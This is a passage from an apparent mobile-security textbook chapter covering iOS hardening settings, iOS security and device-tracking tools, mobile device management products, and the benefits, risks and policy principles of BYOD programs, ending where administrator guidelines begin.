- Use two-factor authentication. Go to **Settings** → [**Your Name**] → **Sign-In & Security** and then tap **Turn On Two-Factor Authentication** → **Continue**.
- Install VPN software to encrypt all your Internet traffic
- Install Vault apps to hide the critical data stored on your iOS mobile device
- Reset the connections by navigating to **Settings** → **General** → **Transfer or Reset [Device]** → **Reset** → **Reset Network Settings** if any suspicious activities are found
- Control what is shared with Apple from the Privacy page. Navigate to **Settings** → **Privacy & Security** → **Analytics & Improvements** and set the options off or on to control what is shared.
- To avoid attackers from juice jacking the device, carry a portable charger in case of emergencies or use a data blocker that only connects to the power lanes of the USB cable.
- To block advertising in iOS applications, navigate to **Settings** → **Privacy** → **Advertising** and turn on the **Limit Ad Tracking** option to view what has been shared.
- To prevent a locked device from revealing sensitive data, navigate to **Settings** → **Notifications** → **Show Previews** → **Never** and turn off lock-screen notifications.
- Prevent other people from using your devices and accessing your information by utilizing strong six-digit passcodes, Touch ID, and Face ID.
- The secure boot chain, system security, and app security features all help verify that only trusted code and apps run on the device.
- Update apps automatically to fix vulnerabilities. Navigate to **Settings** → **App Store** → **Automatic Downloads** and turn on **App Updates**.
- Leverage iOS's built-in full-disk encryption to protect all stored data.
- Use MDM for remote device tracking, lockout, and data wipe in case of loss or theft.

Note: The paths given above to enable/disable the respective features may vary based on the iOS version or device used.



iOS Device Security Tools

- **Malwarebytes Mobile Security**

  Source: *https://www.malwarebytes.com*

  Malwarebytes Mobile Security tool blocks intrusive ads in Safari to prevent ad trackers from monitoring your online behavior. It filters text messages and directs suspicious or junk messages to separate folders. In addition, it blocks fraudulent calls, phishing sites, and malicious content to prevent scams. Moreover, Malwarebytes' VPN service enhances online privacy by encrypting your connections and allowing safe browsing and streaming from anywhere.





Figure 17.74: Screenshots of Malwarebytes Mobile Security

Some additional iOS device security tools are as follows:

- Norton Mobile Security for iOS (*https://us.norton.com*)
- McAfee Mobile Security (*https://www.mcafee.com*)
- Trend Micro™ Mobile Security for iOS (*https://www.trendmicro.com*)
- AVG Mobile Security (*https://www.avg.com*)
- Kaspersky Standard (*https://www.kaspersky.com*)



iOS Device Tracking Tools

Some iOS device tracking tools are listed below:

- **Find My**

  Source: *https://support.apple.com*

  Find My is an iOS device tracking tool that allows the use of another iOS device to track a lost or misplaced iPhone, iPad, iPod Touch, or Mac device and protect their data. To use this tool, the user must install the app on another iOS device, open it, and sign in with their Apple ID. It helps the user locate their missing device on a map, remotely lock it, play a sound, display a message, and erase all the data on it.

  Find My also includes the Lost Mode feature, which can locate a device running iOS 6 or higher. The Lost Mode locks a missing device with a passcode and displays a custom message such as a contact phone number on the lock screen. While in the Lost Mode, the device keeps track of where it has been so that the user can view its recent location history from the Find My iPhone app.

  How to Setup Find My for iPhone, iPad, or iPod Touch

  1. Open the **Settings** app.
  2. Tap **Settings → [your name] → Find My**.
  3. Tap **Find My [device]** and then turn on **Find My [device]**.
  4. To view the device even when it is offline, turn on **Find My network**.

5. To have the device location sent to Apple when the battery is low, turn on **Send Last Location**.




Figure 17.75: Screenshot of Find My


Some additional iOS device tracking tools are as follows:

- Glympse En Route (*https://corp.glympse.com*)
- Prey Find My Phone & Security (*https://apps.apple.com*)
- Mobile Phone Tracker Pro - SIM (*https://apps.apple.com*)
- FollowMee GPS Location Tracker (*https://apps.apple.com*)
- Phone Tracker: GPS Location (*https://apps.apple.com*)

Mobile Device Management

Mobile device management (MDM) is gaining considerable importance with the adoption of policies such as BYOD across organizations. The increasing number and types of mobile devices such as smartphones, laptops, tablets, and so on has made it difficult for enterprises to make policies and manage these devices securely. MDM is a policy that helps to handle such devices carefully while ensuring that they are secure. Companies use a kind of security software for the administration of all mobile devices connected to the enterprise network.

This section deals with MDM and its solutions that help to secure, monitor, manage, and support mobile devices.



Mobile Device Management (MDM)

MDM provides platforms for over-the-air or wired distribution of applications, data, and configuration settings for all types of mobile devices, including mobile phones, smartphones, tablet computers, and so on. It helps in implementing enterprise-wide policies to reduce support costs, business discontinuity, and security risks. It helps system administrators to deploy and manage software applications across all enterprise mobile devices to secure, monitor, manage, and support these devices. It can be used to manage both company-owned and employee-owned (BYOD) devices across the enterprise.

The basic features of MDM software are as follows:

- Uses a passcode for the device
- Remotely locks the device if it is lost
- Remotely wipes data in the lost or stolen device
- Detects if the device is rooted or jailbroken
- Enforces policies and tracks inventory
- Performs real-time monitoring and reporting





Figure 17.76: Schematic of Mobile Device Management (MDM)



Mobile Device Management Solutions

- **Scalefusion MDM**

  Source: *https://scalefusion.com*

  Scalefusion MDM provides comprehensive visibility across the network for IT teams and provides the control required to secure, manage, and monitor corporate- or employee-owned devices that access corporate data. This tool also ensures the security of devices running on Android, iOS, macOS, and Windows across diverse environments. Scalefusion MDM helps to manage diverse endpoints in an enterprise environment, including smartphones and tablets, to accelerate employee productivity.





Figure 17.77: Screenshot of Scalefusion MDM

Some additional MDM solutions are as follows:

- ManageEngine Mobile Device Manager Plus (*https://www.manageengine.com*)
- Microsoft Intune (*https://www.microsoft.com*)
- SOTI MobiControl (*https://soti.net*)
- AppTec360 (*https://www.apptec360.com*)
- Jamf Pro (*https://www.jamf.com*)



Bring Your Own Device (BYOD)

BYOD refers to a policy that allows employees to bring their personal devices such as laptops, smartphones, and tablets to their workplace and use them for accessing the organization's resources as per their access privileges.

BYOD allows employees to use devices that they are comfortable with and which best fits their preferences and work purposes. With a "work anywhere, anytime" strategy, the challenge for the BYOD trend is to secure the company's data and meet compliance requirements.

BYOD Benefits

Adopting BYOD advantageous for the company as well as the employee. Some of the benefits of BYOD are discussed below:

- **Increased Productivity**: Employees become experts in using their personal devices and this increases their productivity. In addition, users tend to upgrade their personal devices with cutting-edge technologies so that the enterprise can benefit from the latest features (both software and hardware) of the device.
- **Employee Satisfaction**: By implementing BYOD, employees use devices of their own choice, which they invest in themselves without the company's involvement. Moreover, employees are more comfortable with their personal devices, as they contain both personal data and corporate data, thus eliminating the usage of multiple devices.
- **Work Flexibility**: By practicing BYOD, employees can carry a single device to satisfy their personal and professional needs. Work that is usually done in the office can be done

from anywhere in the world, as employees are provided with access to the corporate data. BYOD users have more freedom, as their companies do not impose strict rules that they would have to follow when using company property. BYOD replaces the traditional client-server model with a mobile and cloud-centric strategy, which can have far-reaching benefits.

- **Lower Costs:** A business that adopts BYOD does not have to spend on devices but saves money, as employees purchase their own devices. In addition, the cost of data services shifts to employees who can take better care of their own property (device).

BYOD Risks

Employees connecting to the corporate network or accessing corporate data using their own mobile devices pose security risks to the organization. Some BYOD security risks are listed below:

- **Sharing confidential data on unsecured networks**: Employees might access corporate data via a public network. These connections may not be encrypted; sharing confidential data via an unsecured network may lead to data leakage.
- **Data leakage and endpoint security issues**: In this cloud-computing era, mobile devices are insecure endpoints with cloud connectivity. By synchronizing with organizational email or other apps, these mobile devices carry confidential information. If the device is lost, it could potentially expose all the corporate data.
- **Improperly disposing of devices**: An improperly disposed of device could contain a wealth of sensitive information, such as financial information, credit card details, contact numbers, and corporate data. Therefore, it is important to ensure that the device does not contain any data before it is disposed of or passed on to others.
- **Support for many different devices**: Organizations allow employees to access its resources from anywhere in the world, enhancing productivity and driving employee satisfaction. However, support for different devices and processes can increase costs. Employee-owned devices have limited security and come with a variety of platforms. This impedes the IT department's capability to manage and control all the devices in a company.
- **Mixing personal and private data**: Mixing personal and corporate data on mobile devices leads to serious security and privacy implications. Therefore, it is a good practice to keep the corporate data separate from the employee's personal data; this helps an organization to apply specific security measures such as encryption to protect the critical corporate data stored on the mobile device. In addition, it becomes easy for the organization to remotely wipe the corporate data without affecting the employee's personal data when an employee leaves the organization.

- **Lost or stolen devices**: Due to their small size, mobile devices are often lost or stolen. When an employee loses his/her mobile device that is used for both personal and official purposes, the organization might face a security risk, as attackers can compromise the corporate data stored in the lost device.
- **Lack of awareness**: Organizations must educate their employees regarding BYOD security issues. Failing to do so might result in compromising the corporate data stored in mobile devices.
- **Ability to bypass an organization's network policy rules**: According to their particular requirements, the policies imposed may differ between wired networks and wireless networks. BYOD devices connected to wireless networks have the ability to bypass the organization's network policy rules enforced only on wired LANs.
- **Infrastructure issues**: A BYOD program involves dealing with various platforms and technologies. Not all employees carry the same devices. Different devices, each running different OS and programs, come with their own security loopholes. Thus, it can be problematic for an IT department to set up and maintain infrastructure to support different devices' needs, such as managing data, security, backup, and compatibility among devices.
- **Disgruntled employees**: Disgruntled employees in an organization can misuse corporate data stored on their mobile devices. They may also leak sensitive information to competitors.
- **Jailbreaking/Rooting**: Some users might jailbreak or root their personal devices, bypassing manufacturer security measures, and exposing the device to additional risks.
- **Inadequate Backup**: Personal devices may not follow proper data backup practices, increasing the risk of data loss or corruption.
- **Outdated Software and Patch Management**: Lack of regular updates of the operating system and software on personal devices may expose device data.
- **Shadow IT and Unauthorized Cloud Services**: Unauthorized cloud storage and file-sharing services on personal devices can lead to a shadow IT scenario, which may limit IT oversight and control of company data.

BYOD Policy Implementation

It could be argued that an organization could reap significant benefits through BYOD policy implementation, ranging from higher user satisfaction to greater productivity due to working with advanced devices. However, the nature of new technology and processes could pose risks to an organization if they are not properly managed.

The five principles involved in BYOD policy implementation are discussed below. Using these principles, an organization can minimize risks associated with data security and privacy.

- **Define your requirements**

  Not all user requirements are alike. Thus, organize or group employees using mobile devices at work into segments considering job criticality, time sensitivity, value derived from mobility, data access, and systems access. It is best to define end user segments by the location/type of worker (e.g., employee working from home, full-time remote, day extender, part-time remote). Next, assign a technology portfolio for each segment, as per user needs.

  Perform a privacy impact assessment (PIA) at the very beginning of each BYOD project in the presence of all the relevant teams after assigning responsibilities and collecting the requirements. It provides an organized procedure to document facts, objectives, privacy risks, and risk mitigation approaches and decisions throughout the project life cycle. It should be a central activity performed by your mobile governance committee (end users from each segment/line of business and IT management).

- **Select the devices of your choice and build a technology portfolio**

  Decide how you want to manage your users and their data access. Apart from the MDM system that provides a minimum level of control, you may use other options such as virtual desktops or on-device software to improve security and data privacy. In addition, ensure that your corporate environment supports WLAN device connectivity and management.

- **Develop policies**

  A delegation of company resources (not just IT) should develop the policies. It should include key participants such as HR, legal, security, and privacy.

  The key components of a general BYOD policy are as follows:

  - Information security concerns
  - Data protection concerns
  - Confidentiality and ownership issues
  - Information regarding any tracking/monitoring
  - Considerations regarding the termination of employment
  - Guidance regarding how to assess the security of Wi-Fi networks
  - Acceptable and unacceptable behavior

  Ensure that end users have a clear idea about the acceptable-use policy prior to entering a BYOD program. Finally, organizations must ensure that their BYOD policy is

applicable against their employees and any third parties on their behalf, should the need arise, and follow through with its implementation.

- **Security**


  Mobile management technology is effective only when policies are established, implemented, and supported. It is essential for organizations to keep the mobile ecosystem adequately secure to make the BYOD programs work. This requires a thorough assessment of the operating environment and the development of a solution that provides for the following: asset and identity management, local storage controls, removable media controls, network access levels, network application controls, corporate versus personal app controls, web and messaging security, device health management, data loss prevention, and so on.

  Mainly consider assessing and documenting risks in the following aspects:

  - Information security (for data, application, and user segment)
  - Operations security (for protecting user information)
  - Transmission security (for secure data transmission)

- **Support**

  The inconsistent nature of BYOD users will increase the frequency of support calls. Organizations should establish the process and capabilities in the early stages to ensure success. Mobile committees should frequently reassess the support levels and ensure the productivity of their mobile employees.



BYOD Security Guidelines

- **For the Administrator**

  With the increasing use of tablets, smartphones, and other devices at work, mobile security has emerged as a major concern. Listed below are security guidelines that an administrator should follow to secure the organization's network and data:

